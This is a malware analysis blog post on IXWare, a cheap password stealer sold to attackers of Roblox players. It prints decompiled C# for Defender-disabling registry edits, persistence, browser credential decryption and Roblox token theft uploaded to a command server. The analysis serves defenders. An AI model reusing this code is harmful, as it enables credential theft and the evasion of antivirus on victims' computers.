IXWare - Kids will be skids

October 6, 2020 - Reading time: 17 minutes

IXWare is what happens when inexperienced malware developers create malware as a service. We'll be analysing IXWare and how it's used to attack players of the online video game Roblox.


Foreword

After releasing my last blog post covering DiamondFox I have been very busy behind the scenes working on my threat tracker (threatshare.io) and my personal site (fr3d.hk). A huge thank you as always to Steved3 for reviewing and editing this post. The threat landscape has mostly stayed the same and not many things have caught my eye until this piece of malware.

Overview

IXWare is a MaaS (Malware as a service) that offers the ability to steal Windows users' passwords. It became widespread after they moved to a central website handling all of their users' needs. The malware seems to be appealing to actors attacking the video game Roblox as it offers many techniques to recover infected victims' accounts.

IXWare is sold on a Roblox hacking forum that caters to reselling of stolen accounts. The malware sells for 10 euros a month and 25 euros for 3 months. On purchase, you're given access to the webpanel. In the below screenshot you will see pricing and features of the malware.



Purchase Page & Features

Below is a list of features (some don't exist/work):

- Core Features
- Webpanel Builder
- Webpanel Delivery
- Stable & Reliable
- Clean Log Interface
- Mutex (Single Instance Application)
- UAC Bypass (Windows 7, 8.1 & 10)
- Critical System-Process (BSoD when killed)
- Melt File
- Anti Debug/Anti VM/Sandbox
- Process Blocker
- Website Blocker
- Screenshot Logger
- Protected Stub
- Advanced Keylogger
- Clipboard Logging
- Window Logging
- Browser Password Recoveries

Here's a video of the creator demoing another feature of a JavaScript cookie logger for the Roblox game.

The creators of the malware also provide reviews for their product on TrustPilot. Along with the reviews they also offer a TOS that they believe will protect them from law enforcement by stating that the malware is only to be used on a computer you own etc. This TOS will not do anything for them as the main creator *icorex* or *ghostelutsch* is based in Germany

IXWare is written in C# and is dependent on the .NET 4.0 framework. It is easy to find samples in the wild that aren't obfuscated.

Anti-VM

Malware will employ different tactics to avoid being run in virtual machines (VM). This is usually done to evade analysis. The malware begins by getting the running services and checking their names to see if it's running within a VM.

```
if ((serviceController.ServiceName == "QEMU-GA" || serviceController.ServiceName == "VBoxService")
```

Anti-VM - Services

If anti-VM is enabled within the malware config, we'll see a new task being created named *CheckVM.* This task calls another function named *DetectVM. DetectVM* uses the classic anti-VM method of creating a management object, and then checking the specifics of the system to see whether they match. Here are the following checks.

```
managementBaseObject["Manufacturer"] == "microsoft corporation"
managementBaseObject["Model"].ToString().ToUpperInvariant().Contains("VIRTUAL")

managementBaseObject["Manufacturer"].Contains("vmware")
managementBaseObject["Model"].ToString() == "VirtualBox"

VirtualMachine.GetModuleHandle("cmdvrt32.dll").ToInt32() != 0
VirtualMachine.GetModuleHandle("SxIn.dll").ToInt32() != 0
VirtualMachine.GetModuleHandle("SbieDll.dll").ToInt32() != 0
VirtualMachine.GetModuleHandle("Sf2.dll").ToInt32() != 0
VirtualMachine.GetModuleHandle("snxhk.dll").ToInt32() != 0
```

Anti-VM - Checks

If any of these checks succeed then the malware will exit.

UAC Bypass

If the malware has not exited because of anti-VM checks, it will proceed to check if it is running as an elevated process by calling *IsElevated.* If the process isn't elevated then the malware will proceed to attempt a few different UAC bypasses. The malware is able to attempt a UAC bypass on the following windows versions.

- Windows 7 (CompMgmtLauncher)
- Windows Vista (CompMgmtLauncher)
- Windows 8 (CompMgmtLauncher)
- Windows 10 (fodhelper)

The bypass methods are all very similar, a simple Google search will give you more than enough information on how these exploits work.

Startup & Melt

To maintain persistence the malware will make sure that it is run at startup, and disappear when the malware is first run. If the melting functionality is enabled, the malware copies itself to the temp path with a random file name, and sets the file attributes to hidden. Once this has been completed the malware begins setting up its persistence.

```
private static void addStartup()
{
    if (Program.startup)
    {
        if (!Program.IsElevated)
        {
            if (Program.hideFile)
            {
                Registry.CurrentUser.OpenSubKey("SOFTWARE\\Microsoft\\Windows\\CurrentVersion\\Run", true).SetValue(Infos.GetShortID() ?? "", Environment.GetCommandLineArgs()[0] ?? "");
                return;
            }
            Registry.CurrentUser.OpenSubKey("SOFTWARE\\Microsoft\\Windows\\CurrentVersion\\Run", true).SetValue(Infos.GetShortID() ?? "", Environment.GetCommandLineArgs()[0] ?? "");
            return;
        }
        else
        {
            if (Program.hideFile)
            {
                Registry.LocalMachine.OpenSubKey("SOFTWARE\\Microsoft\\Windows\\CurrentVersion\\Run", true).SetValue(Program.aftermovename ?? "", Program.tempPath + Program.aftermovename + ".exe");
                Process.Start(new ProcessStartInfo("schtasks")
                {
                    Arguments = "/create /tn \"svchost\" /sc ONLOGON /tr \"" + Program.tempPath + Program.aftermovename + ".exe\" /rl HIGHEST /f",
                    UseShellExecute = false,
                    CreateNoWindow = true
                });
                return;
            }
            Registry.LocalMachine.OpenSubKey("SOFTWARE\\Microsoft\\Windows\\CurrentVersion\\Run", true).SetValue(Program.aftermovename ?? "", Program.tempPath + Program.aftermovename + ".exe");
            Process.Start(new ProcessStartInfo("schtasks")
            {
                Arguments = "/create /tn \"svchost\" /sc ONLOGON /tr \"" + Environment.GetCommandLineArgs()[0] + "\" /rl HIGHEST /f",
                UseShellExecute = false,
                CreateNoWindow = true
            });
        }
    }
}
```

Startup

We see the malware setting a registry value in *SOFTWARE\\Microsoft\\Windows\\CurrentVersion\\Run* set to the location of the malware. If the malware has the melting functionality enabled within its configuration, it will create a *schtasks* process with the following arguments

/create /tn "svchost" /sc ONLOGON /tr filename /rl HIGHEST /f

This task will maintain persistence upon the computer logging on.

Persistence

IXWare offers persistence by making the malware a critical process that will blue screen the computer if ended. This is done by first checking if persistence is enabled within the malware config and then calling the *criticalProcess* function. The *criticalProcess* function will use *NtSetInformationProcess* to mark the malware process as critical.

```
private static void criticalProcess()
{
    if (Program.critical)
    {
        SystemEvents.SessionEnded += Program.SystemEvents_SessionEnded;
        int num = 1;
        int processInformationClass = 29;
        Process.EnterDebugMode();
        Program.NtSetInformationProcess(Process.GetCurrentProcess().Handle, processInformationClass, ref num, 4);
    }
}
```

criticalProcess

NtSetInformationProcess will use a handle on the current process along with the *processInformationClass* parameter set to 29 which indicates *BreakOnTermination.* Along with *BreakOnTermination* another parameter is used named *num* which sets the process to

critical when it is 1. In addition to doing this there is also an event called *SessionEnd* which does the same process described above except that *num* is set to 0 so that the process is no longer critical.

Disable Windows Defender

To avoid detection by the in built anti-virus IXWare will attempt to disable it. The function that handles this will check if the current user is an administrator on the system and if not it will return. If the user is an admin then the malware begins by editing some registry keys to disable Windows Defender.

```
public static void Disable()
{
    if (!new WindowsPrincipal(WindowsIdentity.GetCurrent()).IsInRole(WindowsBuiltInRole.Administrator))
    {
        return;
    }
    Defender.RegistryEdit("SOFTWARE\\Microsoft\\Windows Defender\\Features", "TamperProtection", "0");
    Defender.RegistryEdit("SOFTWARE\\Policies\\Microsoft\\Windows Defender", "DisableAntiSpyware", "1");
    Defender.RegistryEdit("SOFTWARE\\Policies\\Microsoft\\Windows Defender\\Real-Time Protection", "DisableBehaviorMonitoring", "1");
    Defender.RegistryEdit("SOFTWARE\\Policies\\Microsoft\\Windows Defender\\Real-Time Protection", "DisableOnAccessProtection", "1");
    Defender.RegistryEdit("SOFTWARE\\Policies\\Microsoft\\Windows Defender\\Real-Time Protection", "DisableScanOnRealtimeEnable", "1");
    Defender.CheckDefender();
    Defender.Registrys();
    Process.Start(new ProcessStartInfo("schtasks")
    {
        Arguments = "/create /tn \"svchost\" /sc ONLOGON /tr \"" + Assembly.GetExecutingAssembly().Location + "\" /rl HIGHEST /f",
        UseShellExecute = false,
        CreateNoWindow = true
    });
}
```

Disable Windows Defender

After these registry values have been set the malware calls a function named *CheckDefender.* This function uses powershell to check the settings of Windows Defender. Then going through each preference it will update it with a new setting that will disable any enabled functionality. The code for this is long so I have pasted it here.

```
string text = process.StandardOutput.ReadLine();
if (text.Contains("DisableRealtimeMonitoring") && text.Contains("False"))
{
    Defender.RunPS("Set-MpPreference -DisableRealtimeMonitoring $true");
}
else if (text.Contains("DisableBehaviorMonitoring") && text.Contains("False"))
{
    Defender.RunPS("Set-MpPreference -DisableBehaviorMonitoring $true");
}
else if (text.Contains("DisableBlockAtFirstSeen") && text.Contains("False"))
{
    Defender.RunPS("Set-MpPreference -DisableBlockAtFirstSeen $true");
}
```

Further Disabling

After this function returns the malware finishes off by updating many different registry keys to maintain the disabled Windows Defender.

```
Registry.SetValue("HKEY_LOCAL_MACHINE\\Software\\Policies\\Microsoft\\Windows Defender", "DisableAntiSpyware", 1, RegistryValueKind.DWord);
Registry.SetValue("HKEY_LOCAL_MACHINE\\Software\\Policies\\Microsoft\\Windows Defender", "DisableRoutinelyTakingAction", 1, RegistryValueKind.DWord);
Registry.SetValue("HKEY_CURRENT_USER\\SOFTWARE\\Policies\\Microsoft\\Windows Defender", "ServiceKeepAlive", 0, RegistryValueKind.DWord);
Registry.SetValue("HKEY_LOCAL_MACHINE\\SOFTWARE\\Policies\\Microsoft\\Windows Defender", "ServiceKeepAlive", 0, RegistryValueKind.DWord);
Registry.SetValue("HKEY_LOCAL_MACHINE\\System\\ControlSet001\\Services\\WinDefend", "Start", 4, RegistryValueKind.DWord);
Registry.SetValue("HKEY_LOCAL_MACHINE\\System\\ControlSet002\\Services\\WinDefend", "Start", 4, RegistryValueKind.DWord);
Registry.SetValue("HKEY_LOCAL_MACHINE\\System\\CurrentControlSet\\Services\\WinDefend", "Start", 4, RegistryValueKind.DWord);
Registry.SetValue("HKEY_LOCAL_MACHINE\\System\\ControlSet001\\Services\\WdBoot", "Start", 4, RegistryValueKind.DWord);
Registry.SetValue("HKEY_LOCAL_MACHINE\\System\\ControlSet002\\Services\\WdBoot", "Start", 4, RegistryValueKind.DWord);
Registry.SetValue("HKEY_LOCAL_MACHINE\\System\\CurrentControlSet\\Services\\WdBoot", "Start", 4, RegistryValueKind.DWord);
Registry.SetValue("HKEY_LOCAL_MACHINE\\System\\ControlSet001\\Services\\WdFilter", "Start", 4, RegistryValueKind.DWord);
Registry.SetValue("HKEY_LOCAL_MACHINE\\System\\ControlSet002\\Services\\WdFilter", "Start", 4, RegistryValueKind.DWord);
Registry.SetValue("HKEY_LOCAL_MACHINE\\System\\CurrentControlSet\\Services\\WdFilter", "Start", 4, RegistryValueKind.DWord);
Registry.SetValue("HKEY_LOCAL_MACHINE\\System\\ControlSet001\\Services\\WdNisDrv", "Start", 4, RegistryValueKind.DWord);
Registry.SetValue("HKEY_LOCAL_MACHINE\\System\\ControlSet002\\Services\\WdNisDrv", "Start", 4, RegistryValueKind.DWord);
Registry.SetValue("HKEY_LOCAL_MACHINE\\System\\CurrentControlSet\\Services\\WdNisDrv", "Start", 4, RegistryValueKind.DWord);
Registry.SetValue("HKEY_LOCAL_MACHINE\\System\\ControlSet001\\Services\\WdNisSvc", "Start", 4, RegistryValueKind.DWord);
Registry.SetValue("HKEY_LOCAL_MACHINE\\System\\ControlSet002\\Services\\WdNisSvc", "Start", 4, RegistryValueKind.DWord);
Registry.SetValue("HKEY_LOCAL_MACHINE\\System\\CurrentControlSet\\Services\\WdNisSvc", "Start", 4, RegistryValueKind.DWord);
Registry.SetValue("HKEY_CURRENT_USER\\SOFTWARE\\Policies\\Microsoft\\Windows Defender\\Signature Updates", "ForceUpdateFromMU", 0, RegistryValueKind.DWord);
Registry.SetValue("HKEY_LOCAL_MACHINE\\SOFTWARE\\Policies\\Microsoft\\Windows Defender\\Signature Updates", "ForceUpdateFromMU", 0, RegistryValueKind.DWord);
Registry.SetValue("HKEY_CURRENT_USER\\SOFTWARE\\Policies\\Microsoft\\Windows Defender\\Signature Updates", "UpdateOnStartUp", 0, RegistryValueKind.DWord);
Registry.SetValue("HKEY_LOCAL_MACHINE\\SOFTWARE\\Policies\\Microsoft\\Windows Defender\\Signature Updates", "UpdateOnStartUp", 0, RegistryValueKind.DWord);
Registry.SetValue("HKEY_CURRENT_USER\\SOFTWARE\\Policies\\Microsoft\\Windows Defender\\Real-Time Protection", "DisableRealtimeMonitoring", 1, RegistryValueKind.DWord);
Registry.SetValue("HKEY_LOCAL_MACHINE\\SOFTWARE\\Policies\\Microsoft\\Windows Defender\\Real-Time Protection", "DisableRealtimeMonitoring", 1, RegistryValueKind.DWord);
Registry.SetValue("HKEY_CURRENT_USER\\SYSTEM\\CurrentControlSet\\Services", "SecurityHealthService", 4, RegistryValueKind.DWord);
Registry.SetValue("HKEY_LOCAL_MACHINE\\SYSTEM\\CurrentControlSet\\Services", "SecurityHealthService", 4, RegistryValueKind.DWord);
Registry.SetValue("HKEY_CURRENT_USER\\SYSTEM\\CurrentControlSet\\Services", "WdNisSvc", 3, RegistryValueKind.DWord);
Registry.SetValue("HKEY_LOCAL_MACHINE\\SYSTEM\\CurrentControlSet\\Services", "WdNisSvc", 3, RegistryValueKind.DWord);
Registry.SetValue("HKEY_CURRENT_USER\\SYSTEM\\CurrentControlSet\\Services", "WinDefend", 3, RegistryValueKind.DWord);
Registry.SetValue("HKEY_LOCAL_MACHINE\\SYSTEM\\CurrentControlSet\\Services", "WinDefend", 3, RegistryValueKind.DWord);
```

More disabling

Once these registry values have been updated the malware will continue with its functionality.

Recoveries

The main functionality of the malware is to steal browser and application passwords. IXWare concentrates on chromium browsers as they are easy to steal from, along with supporting theft from Discord. The stealing functionality is quite lacking even though it is one of the main features of the malware. To steal from chromium browsers the malware will begin by enumerating through all supported browsers.

```
public static List<Account> Grab()
{
    Dictionary<string, string> dictionary = new Dictionary<string, string>();
    dictionary.Add("Chrome", Chromium.LocalApplicationData + "\\Google\\Chrome\\User Data");
    dictionary.Add("Opera", Path.Combine(Chromium.ApplicationData, "Opera Software\\Opera Stable"));
    dictionary.Add("Yandex", Path.Combine(Chromium.LocalApplicationData, "Yandex\\YandexBrowser\\User Data"));
    dictionary.Add("360 Browser", Chromium.LocalApplicationData + "\\360Chrome\\Chrome\\User Data");
    dictionary.Add("Comodo Dragon", Path.Combine(Chromium.LocalApplicationData, "Comodo\\Dragon\\User Data"));
    dictionary.Add("CoolNovo", Path.Combine(Chromium.LocalApplicationData, "MapleStudio\\ChromePlus\\User Data"));
    dictionary.Add("SRWare Iron", Path.Combine(Chromium.LocalApplicationData, "Chromium\\User Data"));
    dictionary.Add("Torch Browser", Path.Combine(Chromium.LocalApplicationData, "Torch\\User Data"));
    dictionary.Add("Brave Browser", Path.Combine(Chromium.LocalApplicationData, "BraveSoftware\\Brave-Browser\\User Data"));
    dictionary.Add("Iridium Browser", Chromium.LocalApplicationData + "\\Iridium\\User Data");
    dictionary.Add("7Star", Path.Combine(Chromium.LocalApplicationData, "7Star\\7Star\\User Data"));
    dictionary.Add("Amigo", Path.Combine(Chromium.LocalApplicationData, "Amigo\\User Data"));
    dictionary.Add("CentBrowser", Path.Combine(Chromium.LocalApplicationData, "CentBrowser\\User Data"));
    dictionary.Add("Chedot", Path.Combine(Chromium.LocalApplicationData, "Chedot\\User Data"));
    dictionary.Add("CocCoc", Path.Combine(Chromium.LocalApplicationData, "CocCoc\\Browser\\User Data"));
    dictionary.Add("Elements Browser", Path.Combine(Chromium.LocalApplicationData, "Elements Browser\\User Data"));
    dictionary.Add("Epic Privacy Browser", Path.Combine(Chromium.LocalApplicationData, "Epic Privacy Browser\\User Data"));
    dictionary.Add("Kometa", Path.Combine(Chromium.LocalApplicationData, "Kometa\\User Data"));
    dictionary.Add("Orbitum", Path.Combine(Chromium.LocalApplicationData, "Orbitum\\User Data"));
    dictionary.Add("Sputnik", Path.Combine(Chromium.LocalApplicationData, "Sputnik\\Sputnik\\User Data"));
    dictionary.Add("uCozMedia", Path.Combine(Chromium.LocalApplicationData, "uCozMedia\\Uran\\User Data"));
    dictionary.Add("Vivaldi", Path.Combine(Chromium.LocalApplicationData, "Vivaldi\\User Data"));
    dictionary.Add("Sleipnir 6", Path.Combine(Chromium.ApplicationData, "Fenrir Inc\\Sleipnir5\\setting\\modules\\ChromiumViewer"));
    dictionary.Add("Citrio", Path.Combine(Chromium.LocalApplicationData, "CatalinaGroup\\Citrio\\User Data"));
    dictionary.Add("Coowon", Path.Combine(Chromium.LocalApplicationData, "Coowon\\Coowon\\User Data"));
    dictionary.Add("Liebao Browser", Path.Combine(Chromium.LocalApplicationData, "liebao\\User Data"));
    dictionary.Add("QIP Surf", Path.Combine(Chromium.LocalApplicationData, "QIP Surf\\User Data"));
    dictionary.Add("Edge Chromium", Path.Combine(Chromium.LocalApplicationData, "Microsoft\\Edge\\User Data"));
    List<Account> list = new List<Account>();
    foreach (KeyValuePair<string, string> keyValuePair in dictionary)
    {
        list.AddRange(Chromium.Accounts(keyValuePair.Value, keyValuePair.Key, "logins"));
    }
    return list;
}
```

Chromium Browsers

Then going through each of the supported browsers the malware will attempt to get any accounts stored in the browser profile. Browsers store their login information within an SQLite file, the contents in this database are encrypted using AES with a key that is saved in the *local state* folder. We can see IXWare retrieving this key using regex.

```
string path = LocalStateFolder + "\\Local State";
byte[] array = new byte[0];
if (!File.Exists(path))
{
    return null;
}
foreach (object obj in new Regex("\"encrypted_key\":\"(.*?)\"", RegexOptions.Compiled).Matches(File.ReadAllText(path)))
{
    Match match = (Match)obj;
    if (match.Success)
    {
        array = Convert.FromBase64String(match.Groups[1].Value);
    }
}
byte[] array2 = new byte[array.Length - 5];
Array.Copy(array, 5, array2, 0, array.Length - 5);
byte[] result;
try
{
    result = ProtectedData.Unprotect(array2, null, DataProtectionScope.CurrentUser);
}
```

Getting Key

Once it has the key it will use *CryptoAPI* to unprotect it so that it can be used to decrypt login credentials. The malware will then enumerate the *logins* table and proceed to get url, username and a decrypted password. These passwords are then written into a text file with a filename of a random string of characters in the temp path. The malware also allows for the user to steal Discord accounts by grabbing the discord token files within the app data path.

Cookie Stealer

To steal cookies for the game Roblox the malware employs a very simple tactic. It enumerates the running processes and looks for a process with the name "RobloxPlayerBeta", and gets the command line arguments used to run this process and from this will grab the auth token.

```
foreach (Process process in Process.GetProcessesByName("RobloxPlayerBeta"))
{
    Process[] processesByName = Process.GetProcessesByName("RobloxPlayerBeta");
    Console.WriteLine("hi");
    string randomid = Infos.GetShortID();
    string str = Program.GetCommandLine(processesByName[0]).Split(new char[]
    {
        . .
    })[5];
    string contents = await Program.GetAsync("https://rbxapi.dev/authtocookie?auth=" + str);
    File.WriteAllText(Program.tempPath + randomid + ".txt", contents);
    string str2 = Program.wb.DownloadString(Program.UTLink);
    NameValueCollection nameValueCollection = new NameValueCollection();
    nameValueCollection.Add("Security", Crypto.encrypt(Crypto.SHA("877692" + str2)));
    nameValueCollection.Add("pID", Crypto.encrypt(Program.personalID));
    nameValueCollection.Add("botID", Crypto.encrypt(Program.botID));
    nameValueCollection.Add("robloxCookie", Crypto.encrypt("COOKIE"));
    nameValueCollection.Add("folderName", Crypto.encrypt(Program.folderName));
    NameValueCollection nvc = new NameValueCollection();
    Program.files.Clear();
    Program.paramName.Clear();
    Program.files.Add(Program.tempPath + randomid + ".txt");
    Program.paramName.Add("robloxCookie");
    UploadData.HttpUploadFile(Program.UPLink, Program.files, Program.paramName, new string[]
    {
        "text/plain"
    }, nvc, nameValueCollection);
    flag = false;
    randomid = null;
}
Process[] array = null;
```

Get Roblox Cookie

After the auth token has been stolen from the running process, the malware sends this auth token to the C2 so it can be manipulated into a usable cookie. After the C2 has replied with the desired cookie, the malware will writes into the temp path with a random filename.

C2 Communications

Due to the fact that the malware is a MaaS and all customers will be using the same webpanel, the communications within different samples are quite similar. The C2 communications are done in one POST request to the C2 gate. Specifics of the infected system are sent in the request headers.

```
NameValueCollection nameValueCollection = new NameValueCollection();
nameValueCollection.Add("Security", Crypto.encrypt(Crypto.SHA("877692" + str)));
nameValueCollection.Add("pID", Crypto.encrypt(Program.personalID));
nameValueCollection.Add("country", Crypto.encrypt(Infos.GetCountryByIP()));
nameValueCollection.Add("botID", Crypto.encrypt(Program.botID));
nameValueCollection.Add("botName", Crypto.encrypt(Environment.MachineName));
nameValueCollection.Add("os", Crypto.encrypt(Infos.versionName));
nameValueCollection.Add("ip", Crypto.encrypt(Infos.IP()));
nameValueCollection.Add("hwid", Crypto.encrypt(Crypto.SHA(Infos.GetHDDSerial())));
nameValueCollection.Add("folderName", Crypto.encrypt(Program.folderName));
```

C2 Headers

This begins with the malware requesting another file on the C2 named *UT.php,* this file returns a unix timestamp. This timestamp is then combined with the number "877692". Once this has been done the string is SHA265 hashed and encrypted. Each header value is

encrypted with the function *encrypt,* this function uses AES (CBC) to encrypt all strings with the first 32 bytes of a constant key. Once done, the malware gets the contents of the password logs, and puts this along with the headers into a multipart form that is sent to the *upload.php* file on the C2.

Epilogue

This malware is what happens when code is copied and pasted with no innovation. Most of what I have described in this post can probably be found on GitHub and simple YARA rules will be able to pick up this malware easily. I have also not chosen to describe the flaws in this malware as it is still actively in development. I hope this post will be of use and as always thank you for reading!